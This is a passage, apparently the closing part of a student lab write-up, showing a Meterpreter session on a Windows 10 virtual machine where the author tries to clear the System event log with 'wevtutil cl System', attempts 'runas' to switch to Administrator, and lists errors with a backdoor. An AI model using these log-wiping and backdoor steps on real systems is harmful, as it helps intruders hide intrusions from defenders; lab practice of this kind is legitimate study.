[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
```



```
meterpreter > shell
Process 8112 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser\Downloads>wevtutil cl System
wevtutil cl System
Failed to clear log System.
Access is denied.

C:\Users\vboxuser\Downloads>runas /user:Administrator cmd
runas /user:Administrator cmd
Enter the password for Administrator:

C:\Users\vboxuser\Downloads>wevtutil cl System
```

Conclusion

ERRORS FACED

- The backdoor gets executed only when we run it again . If we have exited previously .
- Eventhough , We try to clear logs by trying to switch to administrator ;It shows enter password but not letting us to Enter the password .